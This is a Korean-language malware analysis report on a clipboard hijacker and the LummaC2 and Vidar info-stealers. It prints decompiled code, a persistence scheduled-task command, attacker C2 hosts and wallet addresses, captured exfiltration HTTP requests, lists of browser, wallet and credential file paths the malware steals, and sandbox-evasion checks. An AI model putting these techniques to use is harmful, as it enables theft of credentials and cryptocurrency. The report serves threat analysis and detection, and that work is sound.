id=693682860607&vs=3.85&sd=a3e34c&os=1&bi=1&ar=0&pc=DESKTOP-JGLLJLD&un=admin&dm=&av=13&lv=0&og=0
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 23 Sep 2023 08:42:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

44
<c>1001233051+++v9DBxQ5c2oomN9Ju9DKjHy7vXdr0Kbv58G9uY11unQsrF8=#<d>
0

```

(자가복제) clip.exe 악성코드 실행 시 “C:\ProgramData\presepuesto\LEAJ.exe” 파일로 자가복제 후, %Temp% 경로에 “s3f0.0.bat” 파일을 생성 및 실행하여 자가복제한 파일 실행

### s3f0.0.bat

```
@echo off  
timeout 3 > NUL  
START "" "C:\ProgramData\presepuesto\LEAJ.exe"  
CD C:\Users\admin\AppData\Local\Temp\s3f0.1  
DEL "C:\Users\admin\AppData\Local\Temp\s3f0.2" /f /q
```

(중복 실행 방지) LEAJ.exe 악성코드는 “LEAJ” 명의 뮤텍스를 생성하여 중복 실행을 방지

(지속성 유지) 지속성 유지를 위해 작업 스케줄에 “LEAJ” 명의 작업을 생성

### 작업 스케줄 등록

```
"C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 1 /tn "LEAJ" /tr  
C:\ProgramData\presepuesto\LEAJ.exe /f
```

(클립보드 데이터 바꿔치기) 악성코드 프로세스는 반복적으로 실행되며, 아래와 같은 패턴의 가상화폐 지갑이 클립보드에 저장되면, 공격자가 미리 설정해놓은 지갑 주소로 바꿔치기

```
v66 = "^T[0-9A-HJ-NP-Za-km-z]{33}$";  
v67 = "^([ltc1[qpzry9x8gf2tvdw0s3jn54khce6mua7l]{8,90})$|^LM][a-km-zA-HJ-NP-Z1-9]{26,33}$";  
v68 = "^0x[0-9a-fA-F]{40}$";  
WORD(v69) = "(^D[A-Za-z0-9]{32,35}?[\\"d\\-])|(^D[A-Za-z0-9]{32,35})$";  
WORD(v69) = "^(13){1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$";  
WORD(v70) = "4[0-9AB][123456789ABCDEFHJKLMNPQRSTUWXYZabcdefghijklmnopqrstuvwxyz]{93}";  
WORD(v70) = "^EQ[A-z]";  
WORD(v71) = "^X[1-9A-H]-NP-Za-km-z]{33}$";  
WORD(v71) = "^r[1-9A-H]-NP-Za-km-z]{27,34}$";  
v72 = "^G[A-Z0-9]{55}$";
```

가상화폐	가상화폐 지갑 주소 정규식
Bitcoin (BTC)	^T[0-9A-HJ-NP-Za-km-z]{33}\$
Litecoin (LTC)	^([ltc1[qpzry9x8gf2tvdw0s3jn54khce6mua7l]{8,90})\$ ^LM][a-km-zA-HJ-NP-Z1-9]{26,33}\$
Ethereum (ETH)	^0x[0-9a-fA-F]{40}\$
Dogecoin (DOGE)	(^D[A-Za-z0-9]{32,35}?[\\"d\\-]) (^D[A-Za-z0-9]{32,35})\$
Bitcoin (BTC)	^(13){1}[a-km-zA-HJ-NP-Z1-9]{26,33} bc1[a-z0-9]{39,59})\$
Monero (XMR)	4[0-9AB][123456789ABCDEFHJKLMNPQRSTUWXYZabcdefghijklmnopqrstuvwxyz]{93}

	pqrstuvwxyz]{93}
Dash (DASH)	^X[1-9A-HJ-NP-Za-km-z]{33}\$
Ripple (XRP)	^r[1-9A-HJ-NP-Za-km-z]{27,34}\$
Stellarlumen(XLM)	^G[A-Z0-9]{55}\$

---

(추가 파일 다운로드) 9.23 기준 문제로 주어진 파일 실행 및 분석 결과, 위의 동작 외 추가 파일 다운로드 등의 행위는 발현되지 않았으나, 온라인 샌드박스를 통해 동일 C2의 과거 통신 이력을 확인해보면 cred.dll, clip.dll 파일을 다운로드 후 rundll32.exe 프로세스를 통해 실행시키는 것을 확인 가능

- C2(1) : 45.9.74.166/b7djSDcPcZ/Plugins/cred.dll
  - C2(1) : 45.9.74.166/b7djSDcPcZ/Plugins/clip.dll
  - C2(2) : 45.9.74.141/b7djSDcPcZ/Plugins/cred.dll
  - C2(2) : 45.9.74.141/b7djSDcPcZ/Plugins/clip.dll
- 

(cred.dll) 해당 악성코드는 감염된 PC 브라우저, 가상화폐 지갑 정보, FTP, 메신저 관련 정보를 탈취하여 압축 후 C2로 송신하는 기능

- (브라우저 정보 수집) 브라우저 관련 정보가 저장되어 있는 “Local State”, 계정 정보가 저장되어 있는 “Login Data” 파일을 수집

대상 브라우저	파일 수집 경로
Chrome	\Google\Chrome\User Data\Local State
	\Google\Chrome\User Data\Default>Login Data
Opera	\Opera Software\Opera Stable\Local State
	\Opera Software\Opera Stable>Login Data
Edge	\Microsoft\Edge\User Data\Local State
	\Microsoft\Edge\User Data\Default>Login Data
Sputnik	\SputnikLab\Sputnik\User Data\Local State
	\SputnikLab\Sputnik\User Data\Default>Login Data
Chromium	\Chromium\User Data\Local State
	\Chromium\User Data\Default>Login Data
Orbitum	\Orbitum\User Data\Local State
	\Orbitum\User Data\Default>Login Data
Vivaldi	\Vivaldi\User Data\Local State

	\Vivaldi\User Data\Default>Login Data
Comodo	\Comodo\Dragon\User Data\Local State
	\Comodo\Dragon\User Data\Default>Login Data
CocCoc	\CocCoc\Browser\User Data\Local State
	\CocCoc\Browser\User Data\Default>Login Data
Chedot	\Chedot\User Data\Local State
	\Chedot\User Data\Default>Login Data
CentBrowser	\CentBrowser\User Data\Local State
	\CentBrowser\User Data\Default>Login Data

- (가상화폐 지갑 정보 수집) 가상화폐 관련 경로를 탐색하여 파일을 수집

가상화폐 지갑 경로
%appdata%\Armory\
%appdata%\Dogecoin\
%appdata%\Exodus\exodus.wallet\
%appdata%\Electrum\wallets
%appdata%\Litecoin\wallets
%appdata%\DashCore\wallets\
%appdata%\Monero\wallets\

- (가상화폐 관련 프로세스 종료) 가상화폐 관련 파일을 수집할 때 핸들 관련 충돌이 발생하지 않도록 3개 프로세스가 동작중일 경우 프로세스 종료

종료 대상 프로세스
Taskkill /IM ArmoryQt.exe /F
Taskkill /IM litecoin-qt.exe /F
Taskkill /IM dash-qt.exe /F

- (감염 PC 정보 수집) 악성코드는 PC에 존재하는 FTP(WinSCP, FileZilla), Telegram, Pidgin 관련 파일을 수집
- (수집 정보 유출) 수집한 파일은 %Temp% 경로에 tar 파일로 저장되어 C2에 송신
  - <http://45.9.74.164/b7djSDcPcZ/index.php>

---

(clip.dll) 해당 악성코드는 clip.exe 악성코드와 동일하게 클립보드에 가상화폐 지갑 주소 패턴이 저장될 경우 공격자가 설정해놓은 가상화폐 지갑 주소로 바꿔치기하는 기능을 수행

암호화폐	공격자 가상화폐 지갑 주소
Bitcoin (BTC)	bc1quc0k458zmx4wn3syyl63va62fqzma2zzh03aa
Ethereum (ETH)	0x93176175bEA3c44C484a48eE3D2a9EE0223d136a
Litecoin (LTC)	LfPwgL7E23XSLWeTNpizmEsAitqPebbWbC
Dogecoin (DOGE)	D9pBZnvS1Ac6sMekMdgvujha5SdZtWvCAj
Monero (XMR)	479YGEqyXdEixAajjzMcmRW1p5TtebhGPKTmxDYGS7J6KZMySYcKh15 APsVKMgTT1KyWYwXAgAhAzc5mhTJy1ZDira3SW

```
v14 = GlobalAlloc(2u, v13 + 1);
v15 = GlobalLock(v14);
memmove(v15, v10, v13 + 1);
GlobalUnlock(v14);
OpenClipboard(0);
EmptyClipboard();
SetClipboardData(1u, v14); // 클립보드 데이터 바꿔치기
CloseClipboard();
v6 = a6;
v7 = data;
```

## (float.png)

(통신 대상 C2 설정) 악성코드는 내부에 2개의 C2를 가지고 있으며, 첫 번째 C2 “colomndead.xyz”에 GET 메서드로 응답 값을 받아오는지 시도하며, 연결에 실패할 경우 통신 대상 C2를 두 번째 C2 “gstatic-node.io”로 설정

- C2(1) : colomndead.xyz
- C2(2) : gstatic-node.io
- User-Agent: TeslaBrowser/5.5

```
result = WinHttpConnect_sub_41B469("colomndead.xyz");           // 첫 번째 C2 통신이 실패한 경우
v1 = "gstatic-node.io";
if ( result )
    v1 = "colomndead.xyz";                                     // 첫 번째 C2 통신이 성공한 경우
off_460084 = v1;
return result;
```

```
GET / HTTP/1.1
Connection: Keep-Alive
User-Agent: TeslaBrowser/5.5
Host: colomndead.xyz
```

(악성코드 정보 전송) 악성코드 내부 하드코딩되어 있는 lib, j, ver 정보를 C2 서버로 전송

- gstatic-node.io/c2conf
- 분석일 기준(23.9.24) C2 서버로부터 정상 수신 데이터가 존재하지 않아 이후 악성행위는 수행하지 않고 악성코드 프로세스는 종료

```
if ( v100 == 681354852 )
{
    v49 = "6faf254bc5f6d66146aa67a2c39305c8";
    sprintf_sub_429D5A(Str, 0x3FFu, "lid=%s&j=%s&ver=3.0", "KjGtqi--ZUBA");
    v100 = -22753379;

    v29 = strlen(Str);                                // lid=KjGtqi--ZUBA&j=6faf254bc5f6d66146aa67a2c39305c8&ver=3.0
    v30 = (HttpSendRequestA)(hFile, "Content-Type: application/x-www-form-urlencoded", 47, Str, v29);
    v2 = -138670678;
    if ( v30 )
```

---

아래는 온라인 샌드박스\*에 업로드 된 동일 C2로 통신하는 악성코드 중 LummaC2 3.0 버전의 네트워크 패킷 데이터를 통해 C2 서버와 정상 통신했을 경우 발생하였을 추가 악성 행위 분석과 피해를 재구성

- <https://app.any.run/tasks/7a97c5a0-aac4-4d22-b72b-9a1d22c4155e/>
- 

샌드박스에서 확보한 패킷 데이터를 통해 C2 응답 값을 수정하여 이후 루틴 진행

```
POST http://gstatic-node.io/c2conf HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: gstatic-node.io
Content-Length: 59
Pragma: no-cache

1id=KjGtqi--ZUBA&j=6faf254bc5f6d66146aa67a2c39305c8&ver=3.0

Find... (press Ctrl+Enter to highlight all)

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching C
HTTP/1.1 200 OK
Date: Sun, 24 Sep 2023 14:02:37 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Report-To: {"endpoints": [{"url": "https://a.cloudflare.com/report/v3?s=K5ZS1cYgbNEL": {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}}]
Server: cloudflare
CF-RAY: 80bb90ee98dbaf66-NRT
Content-Length: 14108

Dhixl+16/tJ3rROCe0i+5nGci8x3nEJWOfXnDmO9rnB3dbu3yVre8AGPKaJIZLPsUbyr7FXvJ3QD1ZN8FticfqZ
```

(C2 응답 값 복호화) C2 서버에서 응답한 데이터 복호화 시 악성 행위에 필요한 정보가 존재

C2 응답 값 복호화
{ "v": 3, "se": true, "ad": false, "ex": [ { "en": "ejbalbakoplchlgecdalmeeeajnimhm", "ez": "MetaMask" }, ... 중략 ], "c": [ { "t": 0, "p": "%UserProfile%", "m": "*.txt", "z": "Important Files/Profile", "d": 1 } ] }

```
}, ... 중략
    "t": 0,
    "p": "%userprofile%",
    "m": "*metamask*.txt",
    "z": "Important Files/Profile",
    "d": 3
}
]
```

(감염 PC 정보 탈취) 악성코드가 탈취하는 정보는 1. 시스템 정보, 2. 설치된 프로그램 목록, 3. 감염 PC 화면 스크린샷, 4. C2 응답 값으로 부터 받은 특정 파일, 5. 가상화폐 지갑 정보, 6. 브라우저 관련 정보, 7. 브라우저 확장 프로그램(가상화폐 지갑, 2FA 관련), 8. 응용 프로그램 관련 정보이며, 악성코드 버전 및 C2 통신에 따라 탈취하는 정보는 제외되거나 추가될 수 있음

1. (시스템 정보) PC 이름, 유저명, 도메인, 작업그룹, 시스템 정보 등을 수집하여 System.txt 파일로 저장

```
GetComputerNameExA(ComputerNamePhysicalNetBIOS, v134, v125);
v16 = strlen(v123);
memmove(&v123[v16], "- ComputerNameNetBIOS: ", 0x18u);
strcat(v123, v134);
i = -1111231211;
```

System.txt - Windows 메모장  
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)  
LummaC2, Build 20232406  
LID(Lumma ID): YT6gHy

- PC: [REDACTED]  
- User:  
- Domain:  
- Workgroup: [REDACTED]  
- ComputerNameDnsHostname: [REDACTED]  
- ComputerNameNetBIOS: L [REDACTED]  
- OS Version: Windows 7 (6.1.0)  
- HWID: F19A9E0BBE57D4BA578190EC57FEB2D1F17D9D00  
- Screen Resolution: 1280x720  
- Language: en-US  
- CPU Name: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz  
- GPU: Standard VGA Graphics Adapter  
- Physical Installed Memory: 4096MB

2. (설치된 프로그램 목록) 현재 시스템에 설치된 프로그램 목록을 Software.txt 파일로 저장

```
wsprintf(v48, L"%s\\%s", L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", Name);
v22 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, v48, 0, 0x20019u, &v49);
v6 = -846625327;
if ( v22 )
    v6 = 1112232280;
goto LABEL_179;

t = strlen(Block);
ub_41C124(a1, L"Software.txt", Block, v4);
```

Software.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

Adobe Flash Player 32 ActiveX  
 Adobe Flash Player 32 NPAPI  
 Adobe Flash Player 32 PPAPI  
 CCleaner  
 FileZilla 3.65.0  
 Microsoft Edge  
 Microsoft Edge Update  
 Mozilla Firefox (x86 en-US)  
 Mozilla Maintenance Service  
 Notepad++ (32-bit x86)  
 Microsoft Office Language Pack 2010 - German/Deutsch

3. (감염 PC 화면 스크린샷) 현재 시스템 화면 스크린샷을 Screen.png 파일로 저장

```
SelectObject(hdc, ho);
DeleteDC(hdc);
i = -1197950147;
}
}
else if ( i == -1520768395 )
{
    BitBlt(hdc, 0, 0, a2, cy, hdcSrc, 0, 0, 0xCC0020u);
    i = -1149448515;
```

4. (특정 파일 탈취) %userprofile% 경로에서 탈취 대상 조건의 txt 파일을 수집

수집 구분	탈취 경로	탈취 대상 파일
Important Files/Profile	%userprofile%	*.txt
Important Files/Profile	%userprofile%	*crypto*.txt
Important Files/Profile	%userprofile%	*seed*.txt
Important Files/Profile	%userprofile%	*pass*.txt
Important Files/Profile	%userprofile%	*ledger*.txt
Important Files/Profile	%userprofile%	*trezor*.txt

Important Files/Profile	%userprofile%	*metamask*.txt
-------------------------	---------------	----------------

5. (가상화폐 지갑 정보) 가상화폐 지갑 경로에서 탈취 대상 조건의 파일을 수집

수집 구분	탈취 경로	탈취 대상 파일
Wallets/Binance	%appdata%\Binance	app-store.json
Wallets/Binance	%appdata%\Binance	.finger-print.fp
Wallets/Binance	%appdata%\Binance	simple-storage.json
Wallets/Electrum	%appdata%\Electrum\wallets	*
Wallets/Ethereum	%appdata%\Ethereum	keystore
Wallets/Exodus	%appdata%\Exodus\exodus.wallet	*
Wallets/Ledger Live	%appdata%\Ledger Live	*
Wallets/Atomic	%appdata%\atomic\Local Storage\leveldb	*
Wallets/Coinomi	%localappdata%\Coinomi\\Coinomi\\walle ts	*
Wallets/Authy Desktop	%appdata%\Authy Desktop\Local Storage\leveldb	*
Wallets/Bitcoin core	%appdata%\Bitcoin\wallets	*
Wallets/JAXX New Version	%appdata%\com.liberty.jaxx\IndexedDB	*.leveldb

6. (브라우저 관련 정보) 브라우저 경로에서 브라우저 관련 정보(히스토리, 로그인 데이터, 웹 데이터, 쿠키 정보)를 탈취

수집 구분	탈취 경로
Chrome	%localappdata%\Google\Chrome\User Data
Chrome Beta	%localappdata%\Google\Chrome Beta\User Data
Opera	%appdata%\Opera Software\Opera Stable
Opera GX Stable	%appdata%\Opera Software\Opera GX Stable
Edge	%localappdata%\Microsoft\Edge\User Data
Brave	%localappdata%\BraveSoftware\Brave-Browser\User Data
EpicPrivacyBrowser	%localappdata%\Epic Privacy Browser\User Data
Vivaldi	%localappdata%\Vivaldi\User Data

360Browser	%localappdata%\360Browser\Browser\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Mozilla Firefox	%appdata%\Mozilla\Firefox\Profiles

7. (브라우저 확장 프로그램 정보) 가상화폐와 2FA 관련 확장 프로그램 관련 정보를 탈취

브라우저 확장 프로그램			
MetaMask	Trust Wallet	TronLink	Ronin Wallet
Binance Chain Wallet	Yoroi	Nifty	Math
Coinbase	Guarda	EQUA	Jaxx Liberty
BitApp	iWlt	EnKrypt	Wombat
MEW CX	Guild	Saturn	NeoLine
Clover	Liquality	Terra Station	Keplr
Sollet	Auro	Polymesh	ICONex
Nabox	KHC	Temple	TezBox
DAppPlay	BitClip	Steem Keychain	Nash Extension
Hycon Lite Client	ZilPay	Coin98	Authenticator
Cyano	Byone	OneKey	Leaf
Authy	EOS Authenticator	GAuth Authenticator	Trezor Password Manager
Phantom	UniSat		

8. (응용 프로그램 관련 정보) 시스템에 설치된 응용 프로그램의 경로에서 탈취 대상 조건의 파일을 수집

수집 구분	탈취 경로	탈취 대상 파일
Applications/AnyDesk	%appdata%\AnyDesk	*.conf
Applications/FileZilla	%appdata%\FileZilla	recentservers.xml
Applications/FileZilla	%appdata%\FileZilla	sitemanager.xml
Applications/KeePass	%userprofile%	*.kwdx
Applications/Steam	%programfiles%\Steam	ssfn*

Applications/Steam/config	%programfiles%\Steam\config	*
Applications/Telegram	%appdata%\Telegram Desktop	*s

(수집 정보 전송) 수집한 정보는 앱 측 후 C2 서버에 전송

- C2 : gstatic-node.io/c2sock
- hwid : 감염 PC의 고유 식별자
- pid : 탈취 정보의 종류
- lid : Lumma ID
- file : 탈취한 파일 정보

```
POST /c2sock HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=--SqDe87817huf871793q74
User-Agent: TeslaBrowser/5.5
Content-Length: 26280
Host: gstatic-node.io

--SqDe87817huf871793q74
Content-Disposition: form-data; name="hwid"

F19A9E0BBE57D4BA578190EC57FEB2D1F17D9D00
--SqDe87817huf871793q74
Content-Disposition: form-data; name="pid"

2
--SqDe87817huf871793q74
Content-Disposition: form-data; name="lid"

YT6gHy
--SqDe87817huf871793q74
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object

PK.....t.W.....Edge/dp.txt.....S1.^ M...{q..v+..;5..k..E.w.
.kPK..C..!%.....PK.....t.W.....Edge/Default/History.....
```

## (webkit.png)

(분석 방해 기법) 샌드박스 환경에서의 실행을 방지하기 위해 화면의 가로 해상도가 665보다 작으면 프로세스를 종료

```
DCA = CreateDCA("DISPLAY", 0, 0, 0);
DeviceCaps = GetDeviceCaps(DCA, 8);           // 화면의 가로 해상도 반환
result = ReleaseDC(0, DCA);
if ( DeviceCaps < 665 )
    ExitProcess(0);                         // 가로 해상도가 665보다 작으면 프로세스 종료
return result;
```

윈도우 디펜더 애뮬레이터 환경 여부를 확인하기 위해 컴퓨터 이름이 “HAL9TH”, 유저 이름이 “JohnDoe”와 일치하는지 확인하고 일치할 경우 프로세스를 종료

```
result = strcmp(GetComputerName_sub_425420(), HAL9TH);
if ( !result )
{
    result = strcmp(GetUserName_sub_425580(), JohnDoe);
    if ( !result )
        ExitProcess_0(0);
}
return result;
```


(경유지 서버와 통신) 악성코드 내부 난독화되어 존재하는 2개의 경유지 서버에 접속하여 C2 정보를 수신하는데, 이때 사용되는 2개 경유지는 각각 정상 텔레그램과 스팀의 개인 페이지이며 해당 페이지에 실제 악성행위에 사용되는 C2 서버 정보와 구분자(k4ska)를 포함

- 경유지(1) : <https://t.me/versozaline>
  - 분석일(23.9.25) 기준 해당 계정이 존재하지 않아 C2 확인 불가
- 경유지(2) : <https://steamcommunity.com/profiles/76561199532186526>
  - C2(1) : http://65.21.187.146
  - C2(2) : http://95.217.241.202
  - C2(3) : http://95.217.242.246

```

v59 = HttpOpenRequestA(v57, "GET", v58, 0, 0, 0, v55, 0);
v60 = v59;
if ( v59 )
{
    v61 = HttpSendRequestA(v59, 0, 0, 0, 0); // C2서버에 GET 메서드로 통신 시도
    dwBufferLength = 256;
    if ( !HttpQueryInfoA(v60, 0x13u, Buffer, &dwBufferLength, 0) || atoi(Buffer) != 200 )
    {
        v62 = v67;
        sub_4062F0("ERROR");
        std::string::~string(v71);
        std::string::~string(String);
        std::string::~string(v77);
        std::string::~string(v89);
        std::string::~string(v83);
        std::string::~string(lpszObjectName);
        std::string::~string(v80);
        std::string::~string(&a2);
        std::string::~string(&a10);
        return v62;
    }
    if ( v61 && InternetReadFile(v60, v98, 1999, &v70) ) // C2서버 응답 값 반환
}

```



(C2 서버로부터 명령 수신) 경유지에서 획득한 C2에 접속을 시도하여 악성행위에 필요한 명령을 수신

- <http://65.21.187.146/5a0a2b6780304ad4db7970b741f2b91c>
- 분석일 기준(23.9.24) C2 서버로부터 정상 수신 데이터가 존재하지 않아 이후 악성행위는 수행하지 않고 악성코드 프로세스는 종료

---

아래는 온라인 샌드박스 \*에 업로드 된 동일 C2로 통신하는 악성코드 중 *Vidar* 악성코드의 네트워크 패킷 데이터를 통해 C2 서버와 정상 통신했을 경우 발생하였을 추가 악성행위 분석과 피해를 재구성

- <https://app.any.run/tasks/ac89a9ef-67cc-44e3-ad9b-01481d8666ab/>
- 

샌드박스에서 확보한 패킷 데이터를 통해 파일 수집 조건을 보내는 기능의 C2 응답 값을 수정하여 이후 루틴 진행

- C2 통신 시 token 값으로 쓸 헥스 데이터
- Documents 경로 파일 수집 조건(모든 txt, doc, docx, rtf, xls, xlsx 파일을 수집.  
\*windows\*는 제외)
- Desktop 경로 파일 수집 조건(모든 txt, doc, docx, rtf, xls, xlsx 파일을 수집.  
\*windows\*는 제외)

```
GET /183caee054f0a0bfc81780194d9bc7cb HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Host: 65.21.187.146

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Aug 2023 03:37:58 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

d5
1,1,1,1,1,5935deb6f61c1429f6fd29e9c4339a39,1,1,1,1,0,documents;%DOCUMENTS%\;*.txt:*.doc:*.docx:*.rtf:*.xls:*.xlsx;300;false;*windows*:DESKTOP;%DESKTOP%\;*.txt:*.doc:*.docx:*.rtf:*.xls:*.xlsx;300;false;*windows*,0
0
```

(dll 다운로드) C2 서버에서 악성 행위 수행을 위해 필요한 6개의 정상 dll을 다운로드하여 감염 시스템의 ProgramData 경로에 생성

- <http://65.21.187.146/files.zip>

생성 파일 명	MD5
C:\ProgramData\vcruntime140.dll	a37ee36b536409056a86f50e67777dd7
C:\ProgramData\softokn3.dll	4e52d739c324db8225bd9ab2695f262f
C:\ProgramData\nss3.dll	1cc453cdf74f31e4d913ff9c10acdde2
C:\ProgramData\msvcp140.dll	5ff1fca37c466d6723ec67be93b51442
C:\ProgramData\mozglue.dll	c8fd9be83bc728cc04beffafc2907fe9
C:\ProgramData\freebl3.dll	550686c0ee48c386dfcb40199bd076ac

```

GET /files.zip HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Host: 65.21.187.146
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Aug 2023 03:37:59 GMT
Content-Type: application/zip
Content-Length: 2685679
Last-Modified: Mon, 12 Sep 2022 13:14:59 GMT
Connection: keep-alive
ETag: "631f30d3-28faef"
Accept-Ranges: bytes

PK.....$V%U+m\9|..Pu
.....freebl3.dll...|T..7>..a..w(4!)UHh..M...H....1..5.Nb...u.&F..v3-d ..uZ...n.u...].}.....).JaP.
...D..}.....4..N3..<..o/.[...'5'...uJX...
;....].....0..y..g.-....2w;.....d.?Z...?.....5.b.F.VH.....j..Z ,B.....#p1.Vi.c..HT.~5.....
..?E..5%.....F.....~.....h.:_....?}.^s,...z.|M.0..w.^io)..2(.Z....L.f....=U..Fs6...uh.....Gyw

```

(감염 PC 정보 탈취) 악성코드가 탈취하는 정보는 1. 감염 시스템 정보, 2. 패스워드 정보, 3. 감염 PC 화면 스크린샷, 4. C2 응답 값으로부터 받은 특정 파일, 5. 가상화폐 지갑 정보, 5. 브라우저 관련 정보, 6. 브라우저 확장 프로그램(가상화폐 지갑, 2FA 관련), 7. 응용 프로그램 관련 정보이며, 악성코드 버전 및 C2 통신에 따라 탈취하는 정보는 제외되거나 추가될 수 있음

1. (시스템 정보) 악성코드 버전, 실행 날짜, 시스템 관련 정보, 실행 경로, OS 정보, 컴퓨터 이름, 유저 이름, 디스플레이 해상도, 언어, 입력 언어, 로컬 타임, 타임존, 하드웨어 정보, 현재 실행중인 프로세스 목록, 설치된 프로그램 목록을 수집하여 'information.txt' 파일에 수집

```

Version: 5

Date: 5/8/2023 4:38:5
MachineID: 90059c37-1320-41a4-b58d-2b75a9850d2f
GUID: {e29ac6c0-7037-11de-816d-806e6f6e6963}
HWID: d8d914bc22c31291311131-90059c37-1320-41a4-b58d-816d-806e6f6e6963

Path: C:\Users\admin\AppData\Local\{a8fd8ee9-6b82-41e0-8f88-5de061fc29c}\build2.exe
Work Dir: In memory

Windows: Windows 7 Professional [x86]
Install date: 5/10/2017 10:19:56
AV: Unknown
Computer Name: USER-PC
User Name: admin
Display Resolution: 1280x720
Display Language: en-US
Keyboard Languages: English (United States) / Japanese (Japan) / Korean (Korea)
Local Time: 5/8/2023 4:38:6
TimeZone: UTC-0

[Hardware]
Processor: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz
Cores: 4
Threads: 4
RAM: 3071 MB
VideoCard: Standard VGA Graphics Adapter

[Processes]
- System [4]
- smss.exe [260]
- csrss.exe [340]
- wininit.exe [376]

```

2. (브라우저 계정 정보) 브라우저 계정 정보를 수집하여 password.txt 파일에 수집

```
Soft: Mozilla Firefox
Host:
Login: honey@pot.com
Password: honeypass356
```

```
Soft: Google Chrome [Default]
Host: https://m.facebook.com/
Login: honey@pot.com
Password: honeypass356
```

3. (감염 PC 화면 스크린샷) 현재 화면을 캡쳐 후 screenshot.jpg 파일에 수집

```
GetDesktopWindow();
WindowRect = GetWindowRect(v5, v5);
DC = GetDC(WindowRect);
CompatibleBitmap = CreateCompatibleBitmap(WindowRect, v19, cy);
h = SelectObject(DC, CompatibleBitmap);
BitBlt(DC, 0, 0, v19, cy, WindowRect, 0, 0, 0xCC0020u);
if ( !GdipCreateBitmapFromHBITMAP(CompatibleBitmap, 0, &v18)
    && sub_4276C0(L"image/jpeg", v21) != -1
    && !GdipSaveImageToStream(v18, pstm, v21, 0) )
{
    GetHGlobalFromStream(pstm, &phglobal);
    v11 = GlobalLock(phglobal);
    v8 = GlobalSize(phglobal);
    send_to_c2_sub_431400(v14, "\\\Screenshot.jpg", v11, v8);
    SelectObject(DC, h);
```

4. (응답 값으로 받은 특정 파일) C2 서버 응답 값으로 받은 데이터를 통해 %DOCUMENTS%, %DESKTOP% 경로에서 “\*windows\*”를 제외한 모든 txt, doc, docx, rtf, xls, xlsx 확장자를 가진 파일을 수집하며, 각각 “documents”(공격자의 오타로 추정), “DESKTOP” 명의 경로로 C2에 전송

```
GET /183cae054f0a0bfc81780194d9bc7cb HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Host: 65.21.187.146

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Aug 2023 03:37:58 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

d5
